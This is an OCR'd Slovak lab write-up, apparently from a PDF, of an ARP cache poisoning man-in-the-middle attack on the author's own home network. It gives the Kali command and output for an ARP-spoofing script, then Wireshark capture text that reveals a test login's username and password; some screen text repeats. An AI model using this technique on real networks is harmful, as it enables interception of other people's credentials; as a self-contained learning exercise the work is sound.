


Najprv som potreboval zachytiť dátovú premávku medzi mojim mobilom iPhone SE a routerom na mojej domácej sieti s názvom UPCF1A9D5B. IP adresa routera na tejto sieti je 192.168.0.1 a IP adresa môjho mobilu je 192.168.045 (výstup program nmap). Jedným z cieľov útoku bolo otráviť ARP cache môjho mobilu a nechať dátovú premávku prechádzať cez Kali Linux bežiaceho vo virtuálnom stroji VMware Workstation 16 Player.






WiFi adaptér musí byť pred začatím útoku v monitorovacom móde:




MAC adresa môjho telefónu je 4c:20:b8:ad:24:4a. To je MAC adresa zariadenia pre ktoré chceme zachytiť dátovú premávku po domácej sieti. Táto premávka je zachytávaná do súborov PCAP.


```
┌──(kali㉿kali)-[~]
└─$ sudo python3 arpimpl.py -ip_range 192.168.0.0/24
192.168.0.0/24
Valid ip range entered through command-line.
net.ipv4.ip_forward = 1
0               192.168.0.73            c8:94:02:a8:e7:61
1               192.168.0.45            4c:20:b8:ad:24:4a
Please select the ID of the computer whose ARP cache you want to poison (ctrl+z to exit): 1
Writing to pcap file. Press ctrl + c to exit.
Writing to pcap file. Press ctrl + c to exit.
Writing to pcap file. Press ctrl + c to exit.
Writing to pcap file. Press ctrl + c to exit.
Writing to pcap file. Press ctrl + c to exit.
```


Na konečné získanie mena a hesla vložených do prihlasovacieho formulára na testovacej stránke:





som použil program wireshark (filter pre http). Meno ktorým som sa prihlasoval je „viktor“ a heslo ktorým som sa prihlasoval je „ha“. Účet som vytvorený nemal. V rozhraní Wireshark pritom vidíme výstup programu arpimpl.py uložený ako requests.pcap.


kali-linux-2022.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
requests.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
1596 600.226683 192.124.249.24 192.168.0.45 OCSP 2327 Response
1602 600.227057 192.124.249.24 192.168.0.45 OCSP 2374 Response
8738 1467.568707 192.168.0.73 93.184.220.29 HTTP 294 GET /MFEwTzBNME...
8746 1467.598548 93.184.220.29 192.168.0.73 OCSP 853 Response
10001 1545.960102 192.124.249.22 192.168.0.45 OCSP 966 Response
10108 1546.935128 93.184.220.29 192.168.0.45 OCSP 1902 Response
10163 1547.349909 192.168.0.45 44.228.249.3 HTTP 88 POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
10210 1547.550168 44.228.249.3 192.168.0.45 HTTP 342 HTTP/1.1 302 Found (text/html)
10218 1547.595338 192.168.0.45 44.228.249.3 HTTP 510 GET /login.php HTTP/1.1
10234 1547.797199 44.228.249.3 192.168.0.45 HTTP 2814 HTTP/1.1 200 OK (text/html)
12727 1619.787107 192.168.0.73 192.124.249.22 HTTP 274 GET //9EQwQjBAMDAwPDAJBgUrDgMCGgUABBTkIIrKUAzXkF0QhHpe13lfHJ9GPAQU0sSw0pHUTBFxs2HLPaH%2B3ahq1OMCAxvnFQ%3D%3D HTTP/1.1
12735 1619.822311 192.124.249.22 192.168.0.73 OCSP 863 Response
[SEQ/ACK analysis]
TCP payload (20 bytes)
TCP segment data (20 bytes)
[2 Reassembled TCP Segments (573 bytes): #10161(553), #10163(20)]
[Segment count: 2]
[Reassembled TCP length: 573]
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "uname" = "viktor"
Form item: "pass" = "ha"
Frame (86 bytes)
Reassembled TCP (573 bytes)
Text item (text), 13 bytes
Packets: 40761 · Displayed: 19 (0.0%)
Profile: Default
9°C
Mostly cloudy
18:06
16. 4. 2022


kali-linux-2022.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
requests.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
1596 600.226683 192.124.249.24 192.168.0.45 OCSP 2327 Response
1602 600.227057 192.124.249.24 192.168.0.45 OCSP 2374 Response
8738 1467.568707 192.168.0.73 93.184.220.29 HTTP 294 GET /MFEwTzBNME...
8746 1467.598548 93.184.220.29 192.168.0.73 OCSP 853 Response
10001 1545.960102 192.124.249.22 192.168.0.45 OCSP 966 Response
10108 1546.935128 93.184.220.29 192.168.0.45 OCSP 1902 Response
10163 1547.349909 192.168.0.45 44.228.249.3 HTTP 88 POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
10210 1547.550168 44.228.249.3 192.168.0.45 HTTP 342 HTTP/1.1 302 Found (text/html)
10218 1547.595338 192.168.0.45 44.228.249.3 HTTP 510 GET /login.php HTTP/1.1
10234 1547.797199 44.228.249.3 192.168.0.45 HTTP 2814 HTTP/1.1 200 OK (text/html)
12727 1619.787107 192.168.0.73 192.124.249.22 HTTP 274 GET //9EQwQjBAMDAwPDAJBgUrDgMCGgUABBTkIIrKUAzXkF0QhHpe13lfHJ9GPAQU0sSw0pHUTBFxs2HLPaH%2B3ahq1OMCAxvnFQ%3D%3D HTTP/1.1
12735 1619.822311 192.124.249.22 192.168.0.73 OCSP 863 Response
kali
File Edit View Go Help
Desktop
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
hs
Music
Pictures
Public
rtl8188eus
Templates
Videos
arphackl.py
requests.pcap
"requests.pcap": 29.8 MiB (31,203,630 bytes) Packet Capture (PCAP)
[SEQ/ACK analysis]
TCP payload (20 bytes)
TCP segment data (20 bytes)
[2 Reassembled TCP Segments (573 bytes): #10161(553), #10163(20)]
[Segment count: 2]
[Reassembled TCP length: 573]
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "uname" = "viktor"
Form item: "pass" = "ha"
Frame (86 bytes)
Reassembled TCP (573 bytes)
Text item (text), 13 bytes
Packets: 40761 · Displayed: 19 (0.0%)
Profile: Default